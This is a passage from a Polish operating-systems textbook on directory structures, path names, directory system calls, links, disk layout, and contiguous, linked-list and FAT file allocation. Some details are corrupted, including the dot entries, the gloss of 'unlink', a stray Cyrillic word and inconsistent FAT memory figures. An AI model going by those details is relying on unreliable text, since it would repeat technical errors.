Do śledzenia plików systemy plików zwykle wykorzystują *katalogi* lub inaczej *foldery*. W wielu systemach są to również pliki. W tym podrozdziale omówimy katalogi, ich organizację, zabezpieczenia oraz operacje, jakie można na nich wykonać.

4.2.1. Jednopoziomowe systemy katalogów

W najprostszej formie systemu katalogów jest jeden katalog, który zawiera wszystkie pliki. Czasami nazywa się go *katalogiem głównym*, ale ponieważ jest tylko jeden, nazwa nie ma wielkiego znaczenia. W pierwszych komputerach osobistych taki system był powszechny, częściowo dlatego, że był tylko jeden użytkownik. Co ciekawe, pierwszy na świecie superkomputer — CDC 6600 również miał tylko jeden katalog dla wszystkich plików, mimo że był wykorzystywany przez wielu użytkowników jednocześnie. Decyzję tę bez wątpienia podjęto po to, aby uprościć projekt oprogramowania.

Przykład systemu z jednym katalogiem pokazano na rysunku 4.3. W tym przypadku katalog zawiera cztery pliki. Zaletami takiego projektu są jego prostota oraz możliwość szybkiej lokalizacji plików — w końcu jest tylko jedno miejsce, gdzie można ich szukać. Takie rozwiązanie bywa często wykorzystywane w prostych urządzeniach wbudowanych, takich jak telefony, kamery cyfrowe oraz niektóre przenośne odtwarzacze muzyki.




Rysunek 4.3. Jednopoziomowy system katalogu zawierający cztery pliki

4.2.2. Hierarchiczne systemy katalogów

Jednopoziomowy system katalogów jest odpowiedni dla prostych, dedykowanych aplikacji (był nawet używany w pierwszych komputerach osobistych), ale w nowoczesnych komputerach zawierających tysiące plików znalezienie czegokolwiek byłoby niemożliwe, gdyby wszystkie pliki były zapisane w pojedynczym katalogu. Zatem potrzebny jest sposób grupowania powiązanych ze sobą plików. Przykładowo profesor może mieć kolekcję plików tworzących książkę, którą pisze jako podręcznik wykładanego przez siebie przedmiotu. Może też mieć inną kolekcję plików zawierających programy studentów oddane do oceny; trzecią grupę plików zawierającą kod zaawansowanego kompilatora, który buduje; czwartą grupę plików z propozycjami grantów, a także inne pliki z pocztą elektroniczną, sprawozdaniami ze spotkań, pisany artykułami, grami itd.

Potrzebna jest hierarchia (tzn. drzewo katalogów). Dzięki zastosowaniu takiego podejścia można stworzyć tyle katalogów, ile potrzeba do pogrupowania plików w naturalny sposób. Co więcej, jeśli wielu użytkowników współużytkuje serwer plików, tak jak to ma miejsce w wielu sieciach komputerowych, każdy użytkownik może mieć prywatny katalog główny przeznaczony na własną hierarchię. Takie podejście zaprezentowano na rysunku 4.4. W tym przypadku katalogi A, B i C są zapisane w katalogu głównym, z których każdy należy do innego użytkownika. Dwóch z nich utworzyło podkatalogi przeznaczone na projekty, nad którymi pracują.



Rysunek 4.4. Hierarchiczny system katalogów

Możliwość tworzenia dowolnej liczby podkatalogów dostarcza użytkownikom rozbudowanego narzędzia do tworzenia struktury, pozwalającego na organizowanie ich pracy. Z tego powodu prawie wszystkie nowoczesne systemy operacyjne są zorganizowane w ten sposób.

4.2.3. Nazwy ścieżek

Kiedy system plików jest zorganizowany w postaci drzewa katalogów, potrzebny okazuje się sposób specyfikacji nazw plików. Powszechnie stosuje się dwie metody. Pierwsza polega na podaniu ścieżki bezwzględnej składającej się ze ścieżki z katalogu głównego do pliku. Dla przykładu ścieżka `/usr/ast/mailbox` oznacza, że główny katalog zawiera podkatalog `usr`, ten z kolei zawiera podkatalog `ast`, który zawiera plik `mailbox`. Nazwy bezwzględnych ścieżek zawsze zaczynają się od głównego katalogu i są unikatowe. W Uniksie komponenty ścieżki są oddzielone znakiem `/`. W systemie Windows separatorem jest znak `\`. W systemie MULTICS funkcję tę pełni znak `>`. Zgodnie z tym nazwę tej samej ścieżki w wymienionych trzech systemach należałoby zapisać następująco:

```
Windows \usr\ast\mailbox  
UNIX /usr/ast/mailbox  
MULTICS >usr>ast>mailbox
```

Niezależnie od użytego znaku, w przypadku gdy pierwszym znakiem nazwy ścieżki jest separator, ścieżka jest bezwzględna.

Innym rodzajem są *względne nazwy ścieżek*. Używa się ich w połączeniu z pojęciem *katalogu roboczego* (nazywanego także *katalogiem bieżącym*). Użytkownik może wskazać jeden katalog jako bieżący katalog roboczy. W takim przypadku wszystkie nazwy ścieżek, które nie rozpoczynają się od katalogu głównego, są interpretowane w odniesieniu do katalogu roboczego. Jeśli np. bieżącym katalogiem roboczym jest */usr/ast*, to do pliku, którego ścieżką bezwzględną jest */usr/ast/mailbox*, można się odwołać poprzez użycie samej nazwy *mailbox*. Inaczej mówiąc, w przypadku gdy katalogiem roboczym jest */usr/ast*, polecenie systemu UNIX:

```
cp /usr/ast/mailbox /usr/ast/mailbox.bak
```

oraz polecenie:

```
cp mailbox mailbox.bak
```

wykonują dokładnie to samo działanie. Ścieżki względne często są wygodniejsze, jednak poza tym nie ma różnicy, którą formą się posłużymy.


Niektóre programy wymagają dostępu do określonego pliku bez względu na to, jaki jest bieżący katalog roboczy. W takim przypadku zawsze powinny korzystać z bezwzględnych ścieżek dostępu. Przykładowo program sprawdzający pisownię, w celu wykonania swojej pracy, może wymagać czytania katalogu */usr/lib/dictionary*. W tym przypadku powinien użyć pełnej, bezwzględnej ścieżki dostępu, ponieważ program ten nie wie, jaki będzie katalog roboczy w momencie, gdy zostanie wywołany. Bezwzględna ścieżka dostępu zawsze zadziała, niezależnie od tego, jaki jest katalog roboczy.

Oczywiście jeśli program sprawdzający pisownię potrzebuje dużej liczby plików z katalogu */usr/lib*, alternatywnym podejściem będzie skorzystanie z wywołania systemowego w celu zmiany katalogu roboczego na */usr/lib*, a następnie użycie samej nazwy *dictionary* w roli pierwszego parametru funkcji *open*. Dzięki jawnej zmianie katalogu roboczego program wie na pewno, gdzie znajduje się w drzewie katalogów, dlatego może posługiwać się ścieżkami względnymi.

Każdy proces posiada własny katalog roboczy, zatem kiedy go zmieni, a następnie zakończy działanie, nie będzie to miało wpływu na żadne inne procesy, a w systemie plików nie pozostaną żadne ślady tej zmiany. W związku z tym zmiana katalogu roboczego przez proces, zawsze kiedy to potrzebne, jest bezpieczna. Z drugiej strony, jeśli *procedura biblioteczna* zmieni katalog roboczy i nie zmieni go z powrotem na katalog wyjściowy po zakończeniu swojej pracy, reszta programu może przestać działać prawidłowo, ponieważ założenia co do bieżącej lokalizacji mogą być odtąd błędne. Z tego powodu procedury biblioteczne rzadko zmieniają katalog roboczy, a kiedy muszą to robić, zawsze zmieniają go z powrotem przed przekazaniem sterowania.

W większości systemów operacyjnych, w których wykorzystywany jest hierarchiczny system katalogów, występują dwie specjalne pozycje w każdym katalogu — „..” i „...” (kropka i dwie kropki). Kropka odnosi się do bieżącego katalogu, natomiast dwie kropki do jego katalogu nadrównego (wyjątkiem są dwie kropki w katalogu głównym, które odnoszą się do niego samego). Aby sprawdzić, jak posługiwać się tymi specjalnymi pozycjami, rozważmy przykład drzewa plików w systemie UNIX przedstawionego na rysunku 4.5. Pewien proces wykorzystuje katalog */usr/ast* w roli swojego katalogu roboczego. Aby przejść w górę drzewa, może on wykorzystać symbol ... Może np. skopiować plik */usr/lib/dictionary* do własnego katalogu za pomocą polecenia:

```
cp ../lib/dictionary .
```



Rysunek 4.5. Drzewo katalogów w systemie UNIX

Pierwsza ścieżka zleca systemowi przejście do wyższego katalogu (jest nim katalog *usr*), a następnie przejście do katalogu *lib* w celu znalezienia pliku *dictionary*.

Drugi argument (kropka) odnosi się do katalogu bieżącego. Kiedy polecenie *cp* odczyta nazwę katalogu (łącznie z kropką) w roli ostatniego argumentu, skopiuje do tego katalogu wszystkie pliki. Oczywiście bardziej naturalnym sposobem wykonania kopii byłoby posłużenie się pełną, bezwzględną ścieżką do pliku źródłowego:

```
cp /usr/lib/dictionary .
```

W tym przypadku użycie kropki pozwala zaoszczędzić użytkownikowi kłopotów związanych z wpisywaniem ciągu *dictionary* po raz drugi. Niemniej jednak, wpisanie polecenia:

```
cp /usr/lib/dictionary dictionary
```

również zadziała, podobnie zresztą jak polecenie:

```
cp /usr/lib/dictionary /usr/ast/dictionary
```

Wszystkie przytoczone polecenia wykonują dokładnie tę samą operację.

4.2.4. Operacje na katalogach

Dozwolone wywołania systemowe do zarządzania katalogami wykazują więcej różnic pomiędzy różnymi systemami niż wywołania systemowe dotyczące plików. Aby Czytelnik uzyskał obraz tego, jakie możliwości są dostępne i w jaki sposób działają, poniżej zamieścimy przykłady tych wywołań (pochodzące z systemu UNIX).

1. **Create.** Utworzenie katalogu. Katalog po utworzeniu jest pusty. Zawiera jedynie kropkę i dwie kropki, które system (lub w niektórych przypadkach polecenie `mkdir`) umieszcza w nim automatycznie.
2. **Delete.** Usunięcie katalogu. Można usunąć tylko pusty katalog. Katalog zawierający tylko kropkę i dwie kropki jest uważany za pusty, ponieważ pozycji tych zwykle nie można usunąć.
3. **Opendir.** Umożliwienie czytania katalogu. Aby np. wyświetlić listę plików w katalogu, program, który to robi, musi otworzyć katalog w celu przeczytania wszystkich nazw plików, które on zawiera. Aby katalog mógł być czytany, musi być otwarty, analogicznie do otwierania i czytania pliku.
4. **Closedir.** Po przeczytaniu katalogu należy go zamknąć, aby zwolnić miejsce w wewnętrznych tabelach.
5. **Readdir.** To wywołanie zwraca następną pozycję w otwartym katalogu. Dawniej można było czytać katalogi z wykorzystaniem standardowego wywołania systemowego `read`, ale to podejście ma wadę — zmusza programistę do znajomości wewnętrznej struktury katalogów. Dla odróżnienia wywołanie `readdir` zawsze zwraca jedną pozycję w standardowym formacie, niezależnie od tego, która z możliwych struktur katalogów jest używana.
6. **Rename.** Pod wieloma względami katalogi zachowują się dokładnie tak jak pliki. W związku z tym można im zmieniać nazwy tak samo jak plikom.
7. **Link.** Dowiązania są techniką pozwalającą na to, by plik był wyświetlany w więcej niż jednym katalogu. To wywołanie systemowe specyfikuje istniejący plik i nazwę ścieżki, a następnie tworzy dowiązanie z istniejącego pliku do pliku określonego przez ścieżkę. W taki sposób ten sam plik może być wyświetlany w wielu katalogach. Dowiązanie tego rodzaju — zwiększące licznik w i-węźle pliku (w celu śledzenia liczby katalogów zawierających ten plik) — czasami jest nazywane *dowiązaniem twardym*.
8. **Unlink.** Usunięcie katalogu. Jeśli usuwany plik występuje tylko w jednym katalogu (standardowy przypadek), jest on usuwany z systemu plików. Jeśli plik występuje w więcej niż jednym katalogu, usuwana jest tylko wprowadzona ścieżka dostępu. Inne pozostają nienaruszone. W systemie UNIX wywołaniem systemowym do usuwania plików (które omawialiśmy wcześniej) jest właśnie `unlink`.

Powyższa lista prezentuje najważniejsze wywołania, ale istnieją również inne — np. do zarządzania informacjami o zabezpieczeniach powiązanych z katalogami.

Wariantem koncepcji dowiązań są *dowiązania symboliczne*. Zamiast wykorzystywać dwie nazwy wskazujące na tę samą wewnętrzną strukturę danych reprezentującą plik, można stworzyć nazwę wskazującą niewielki plik z nazwą innego pliku. Kiedy pierwszy z plików jest używany (np. otwarty), to system plików podąża za ścieżką i w końcu znajduje nazwę. Następnie rozpoznaje proces wyszukiwania, wykorzystując nową nazwę. Zaletą dowiązań symbolicznych jest to, że pozwalają one na przekraczanie granic pojedynczego dysku. W ten sposób można odwoływać się do plików umieszczonych nawet na zdalnych komputerach. Ich implementacja jest jednak nieco mniej wydajna od implementacji twardych dowiązań.


4.3. IMPLEMENTACJA SYSTEMU PLIKÓW

Nadszedł czas, by odejść od patrzenia na system plików z perspektywy użytkownika i przejść do sposobu postrzegania tego systemu przez autora implementacji. Użytkowników interesują sposoby nadawania plikom nazw, lista operacji, które są na nich dozwolone, wygląd drzewa katalogów oraz podobne problemy związane z interfejsem. Autorów implementacji interesuje, w jaki sposób pliki i katalogi są zapisywane na dysku, jak jest zarządzana przestrzeń na dysku oraz jak to zrobić, aby wszystko działało wydajnie i niezawodnie. W poniższych punktach omówimy niektóre z tych obszarów, spróbujemy wskazać występujące problemy oraz kompromisy, jakie należy zastosować.

4.3.1. Układ systemu plików

Systemy plików są zapisane na dyskach. Większość dysków można podzielić na jedną lub kilka partycji i na każdej z nich umieścić niezależne systemy plików. Sektor 0 dysku jest określany jako *główny rekord startowy* lub *MBR* (od ang. *Master Boot Record*) i wykorzystywany do uruchamiania komputera. Na końcu sektora MBR znajduje się tablica partycji. Z tej tabeli można odczytać adresy początkowy i końcowy każdej partycji. Jedna z partycji w tablicy jest oznaczona jako aktywna. Kiedy komputer się uruchamia, BIOS wczytuje i uruchamia rekord MBR. Pierwszą czynnością, jaką wykonuje program z rekordu MBR, jest wyszukanie aktywnej partycji i odczytanie jej pierwszego bloku, zwanego *blokiem startowym* (ang. *boot block*). Program w bloku rozruchowym ładuje system operacyjny zapisany na wybranej partycji. Dla zachowania jednolitości wszystkie partie rozpoczynają się od bloku rozruchowego, nawet wtedy, gdy nie zawierają systemu operacyjnego zdolnego do uruchomienia. Ponadto zawsze można wgrać system operacyjny na partycję w przeszłość.

Poza tym, że wszystkie partie dyskowe rozpoczynają się od bloku rozruchowego, systemy plików różnią się pomiędzy sobą układem partycji. Często system plików zawiera niektóre z elementów pokazanych na rysunku 4.6. Pierwszy z nich określa się nazwą *superbloku*. Są w nim wszystkie najważniejsze parametry dotyczące systemu plików. W związku z tym jest on ładowany do pamięci w czasie uruchamiania komputera lub w momencie jego pierwszego użycia. W superbloku zazwyczaj jest zapisana liczba magiczna służąca do identyfikacji typu systemu plików, liczba bloków w systemie plików oraz inne kluczowe informacje administracyjne.



Rysunek 4.6. Możliwe układy systemu plików

Dalej mogą występować informacje o blokach wolnych w systemie plików — np. w formie mapy bitowej lub listy wskaźników. Za nimi mogą znajdować się i-węzły — tablica struktur danych, po jednej dla każdego pliku, która zawiera wszystkie informacje na jego temat. Następnie jest katalog główny — wierzchołek drzewa systemu plików. Pozostała część dysku zawiera wszystkie inne katalogi i pliki.


4.3.2. Implementacja plików

Najprawdopodobniej najważniejszym problemem w implementacji trwałej pamięci plikowej jest śledzenie tego, które bloki należą do których plików. W różnych systemach operacyjnych stosowane są różne metody wykonywania tej czynności. W tym punkcie omówimy niektóre z nich.

Ciągła alokacja

Najprostszy mechanizm alokacji polega na zapisaniu każdego pliku w postaci ciągłego zbioru bloków dyskowych. Tak więc na dysku zawierającym 1-kilobajtowe bloki plikowi o rozmiarze 50 kB zostały zaalokowane 50 kolejnych bloków. W przypadku bloków 2-kilobajtowych potrzebnych byłoby tylko 25 kolejnych bloków.

Przykład ciągłej alokacji miejsca na dysku pokazano na rysunku 4.7(a). W tym przypadku pokazano pierwsze 40 bloków dyskowych, począwszy od bloku 0 z lewej strony. Początkowo dysk był pusty. Następnie na dysku został zapisany plik A o długości czterech bloków. Plik ten został umieszczony na początku (blok 0). Za nim zapisano plik B o długości sześciu bloków, który rozpoczyna się bezpośrednio za końcem pliku A.



Rysunek 4.7. (a) Ciągła alokacja miejsca na dysku dla siedmiu plików; (b) stan dysku po usunięciu plików D i F

Zwrócmy uwagę, że każdy plik rozpoczyna się na początku nowego bloku, a zatem gdyby plik A miał tylko $3\frac{1}{2}$ bloku, pewna część miejsca na końcu ostatniego bloku byłaby zmarnotrawiona. Na rysunku pokazano w sumie siedem plików. Każdy z nich rozpoczyna się od bloku następującego bezpośrednio za końcowym blokiem pliku poprzedniego. Cieniowanie wykorzystano po to, aby ułatwić rozróżnienie plików od siebie. Jeśli chodzi o sposób przechowywania informacji, nie ma on znaczenia.

Ciągła alokacja miejsca na dysku ma dwie istotne zalety. Po pierwsze jest prosta do zaimplementowania, ponieważ śledzenie lokalizacji bloków należących do pliku sprowadza się do pamiętania dwóch liczb: adresu dyskowego pierwszego bloku oraz liczby bloków w pliku. Jeśli zna się numer pierwszego bloku, można wyliczyć numer dowolnego innego bloku z wykorzystaniem prostego dodawania.

Po drugie wydajność odczytu jest doskonała, ponieważ cały plik można wczytać z dysku w pojedynczej operacji. Potrzebne jest tylko jedno wywołanie operacji seek (do pierwszego bloku). Po jej wykonaniu nie są potrzebne dalsze operacje seek ani opóźnienia związane z obrotami, więc dane z dysku są przesyłane z pełną przepustowością. A zatem ciągła alokacja jest prosta do zaimplementowania i charakteryzuje się wysoką wydajnością.

Niestety, ciągła alokacja ma także znaczącą wadę: z czasem dysk ulega fragmentacji. Aby zobaczyć, jak do tego dochodzi, wystarczy przeanalizować sytuację z rysunku 4.7(b). W tym przypadku usunięto dwa pliki: *D* i *F*. W momencie usunięcia pliku jego bloki są w sposób naturalny zwalniane, co powoduje pozostawienie ciągu wolnych bloków na dysku. Dysk nie jest poddawany natychmiastowemu kompaktowaniu w celu ścieśnienia luk, ponieważ wiążałoby się to z koniecznością kopiowania wszystkich bloków występujących za luką — potencjalnie może ich być wiele milionów. W rezultacie dysk po jakimś czasie zaczyna składać się z plików i luk, tak jak pokazano na rysunku.

Początkowo taka fragmentacja nie stanowi problemu, ponieważ każdy nowy plik można zapisać na końcu dysku, bezpośrednio za plikiem poprzednim. W końcu jednak dysk się zapełni i stanie się konieczne skompaktowanie dysku (co jest bardzo kosztowne czasowo) lub wykorzystanie wolnego miejsca w lukach. Wykorzystanie wolnego miejsca w lukach wymaga utrzymywania listy luk, co nie jest trudne. Kiedy jednak trzeba utworzyć nowy plik, konieczna staje się znajomość jego końcowego rozmiaru, tak by można było wybrać lukę o rozmiarze pozwalającym na umieszczenie w niej pliku.

Spróbujmy wyobrazić sobie konsekwencje takiego projektu. Użytkownik uruchamia procesor tekstu w celu sporządzenia dokumentu. Pierwsza rzecz, o którą program zapyta, to liczba bajtów, jaką będzie miał wynikowy dokument. Jeśli użytkownik nie odpowie na to pytanie, program nie będzie dalej działał. Jeśli podana liczba w efekcie końcowym okaże się zbyt mała, program będzie musiał się przedwcześnie zakończyć, ponieważ luka na dysku się zapełni i nie będzie miejsca na pozostałą część pliku. Jeśli użytkownik spróbuje uniknąć tego problemu poprzez podanie nierealistycznie dużego ostatecznego rozmiaru, np. 100 MB, edytor może mieć kłopoty ze znalezieniem tak dużej luki i zgłosi informację, że pliku nie można utworzyć. Oczywiście użytkownik będzie mógł uruchomić program jeszcze raz i tym razem podać wartość 50 MB — może postępować w ten sposób tak długo, aż znajdzie odpowiednią lukę. Także w tym przypadku użycie takiego mechanizmu raczej nie uszczęśliwi użytkowników.


Istnieje jednak pewna sytuacja, w której ciągła alokacja jest dopuszczalna i w rzeczywistości często stosowana: na płytach CD-ROM. W tym przypadku rozmiar jest z góry znany i nigdy się nie zmienia w czasie wykorzystywania systemu plików na płycie CD-ROM. Najbardziej popularny system plików na płycie CD-ROM przeanalizujemy w dalszej części niniejszego rozdziału.

Sytuacja z płytami DVD jest nieco bardziej skomplikowana. 90-minutowy film w zasadzie można zakodować jako pojedynczy plik o rozmiarze około 4,5 GB, jednak system plików wykorzystywany na płytach DVD — *UDF (Universal Disk Format)* wykorzystuje 30-bitową liczbę do reprezentowania długości pliku, co ogranicza rozmiar plików do 1 GB. W konsekwencji filmy DVD zazwyczaj są zapisywane w postaci trzech lub czterech 1-gigabajtowych plików, z których każdy jest ciągły. Te fizyczne części pojedynczego pliku logicznego (filmu) są określone mianem *obszarów* (ang. *extent*).

Jak wspominaliśmy w rozdziale 1. — w odniesieniu do kwestii powstawania nowych generacji technologii — historia w informatyce lubi się powtarzać. Mechanizmy ciągłej alokacji były używane wiele lat temu w systemach plików na dyskach magnetycznych, z powodu ich prostoty i wysokiej wydajności (w tamtych czasach sprawiały przyjemność dla użytkownika zbytnio się nie liczyła). Potem koncepcję tę odrzucono, z powodu kłopotów wynikających ze specyfikowania ostatecznego rozmiaru pliku w fazie ich tworzenia. Jednak wraz z nadaniem ery płyt CD-ROM, DVD oraz innych nośników optycznych jednokrotnego zapisu nagle ciągła alokacja plików stała się na nowo dobrym pomysłem. Z tego względu studiowanie starych systemów i idei, kiedyś pojęciowo czytelnych i prostych, ma duże znaczenie, ponieważ mogą one znaleźć zaskakujące zastosowania w systemach, które pojawią się w przyszłości.

Alokacja na bazie listy jednokierunkowej

Drugą metodą zapisywania plików jest przechowywanie każdego z nich w postaci jednokierunkowej listy bloków dyskowych, tak jak pokazano na rysunku 4.8. Pierwsze słowo z każdego bloku jest używane jako wskaźnik do następnego bloku. Pozostała część bloku jest przeznaczona na dane.



Rysunek 4.8. Zapisywanie pliku w postaci jednokierunkowej listy bloków dyskowych


W odróżnieniu od algorytmu ciągłej alokacji w tej metodzie mogą być używane dowolne bloki dysku. Problem marnotrawienia miejsca na dysku z powodu fragmentacji nie występuje (poza wewnętrzną fragmentacją w ostatnim bloku). Poza tym wystarczy, jeśli wpis w katalogu będzie zawierał adres dyskowy tylko pierwszego bloku. Resztę można znaleźć, począwszy od wskazanego miejsca.

Z drugiej strony, choć sekwencyjny odczyt pliku jest prosty, dostęp losowy okazuje się bardzo wolny. Aby dostać się do bloku n , system operacyjny musi zacząć od początku i przeczytać wcześniej jeden po drugim $n-1$ bloków. Wykonywanie tak wielu operacji odczytu jest, z oczywistych względów, bardzo wolne.

Ponadto ilość miejsca na dane w bloku nie jest już potęgą liczby dwa, ponieważ kilka bajtów zajmuje wskaźnik. Niestandardowy rozmiar nie jest co prawda bardzo poważnym problemem, ale powoduje spadek wydajności, ponieważ wiele programów czyta i zapisuje dane w blokach, których rozmiar jest potęgą liczby dwa. Ze względu na to, że w każdym bloku pierwszych kilka bajtów zajmuje wskaźnik do następnego bloku, odczyt bloku o pełnym rozmiarze wymaga wydobycia i konkatenacji informacji pochodzących z dwóch bloków dyskowych. Ze względu na konieczność kopирования operacja ta generuje dodatkowe koszty czasowe.

Algorytm alokacji bazującej na jednokierunkowej liście z wykorzystaniem tabeli w pamięci

Obie wady alokacji bazującej na liście jednokierunkowej można wyeliminować poprzez odczytanie słowa wskaźnika z każdego bloku dyskowego i umieszczenie go w tablicy w pamięci. Na rysunku 4.9 pokazano, jak wygląda taka tabela dla przykładu z rysunku 4.8. Na obu rysunkach mamy dwa pliki. Plik A wykorzystuje bloki dyskowe: 4., 7., 2., 10. i 12., właśnie w tej kolejności, a plik B wykorzystuje bloki dyskowe: 6., 3., 11. i 14. — również dokładnie w takiej kolejności. Wykorzystując tabelę z rysunku 4.9, możemy wyjść od bloku 4. i podążać ścieżką tego łańcucha aż do końca. To samo można zrobić, rozpoczynając od bloku 6. Obydwa łańcuchy kończą się specjalnym znacznikiem (np. -1), który nie jest prawidłowym numerem bloku. Taka tabela w pamięci nosi nazwę *FAT* (od ang. *File Allocation Table*).




Rysunek 4.9. Alokacja bazująca na liście jednokierunkowej z wykorzystaniem tabeli alokacji plików umieszczonej w pamięci głównej

Dzięki wykorzystaniu takiej organizacji cały blok jest dostępny dla danych. Co więcej, losowy dostęp okazuje się znacznie łatwiejszy. Chociaż znalezienie potrzebnego przesunięcia w pliku ciągle wymaga podążania wzduż łańcucha, łańcuch jest w całości umieszczony w pamięci. Podobnie jak w poprzedniej metodzie, w tym przypadku także wystarczy, aby wpis w katalogu zawierał tylko jedną liczbę całkowitą (numer początkowego bloku). To zupełnie wystarczy do zlokalizowania wszystkich bloków, niezależnie od tego, jak duży jest plik.

Główna wada tej metody polega na tym, że aby metoda zadziałała, cała tabela musi przez cały czas znajdować się w pamięci. W przypadku 1-terabajtowego dysku i 1-kilobajtowych bloków tabela wymaga miliarda wpisów — po jednym dla każdego z miliarda bloków. Każdy wpis to minimum 3 bajty. Aby wyszukiwanie zostało przyspieszone, wpisy muszą mieć rozmiar 4 bajtów. Tak więc tabela przez cały czas będzie zajmowała 3 GB lub 2,4 GB, w zależności od tego, czy system jest zoptymalizowany pod kątem miejsca w pamięci, czy czasu. Nie jest to zbyt dobre rozwiązanie. Wyraźnie widać, że koncepcja tablic FAT nie skala się dobrze w odniesieniu do dużych dysków. To był pierwotny system plików MS-DOS, który nadal jest w pełni obsługiwany we wszystkich wersjach systemu Windows.

I-węzły

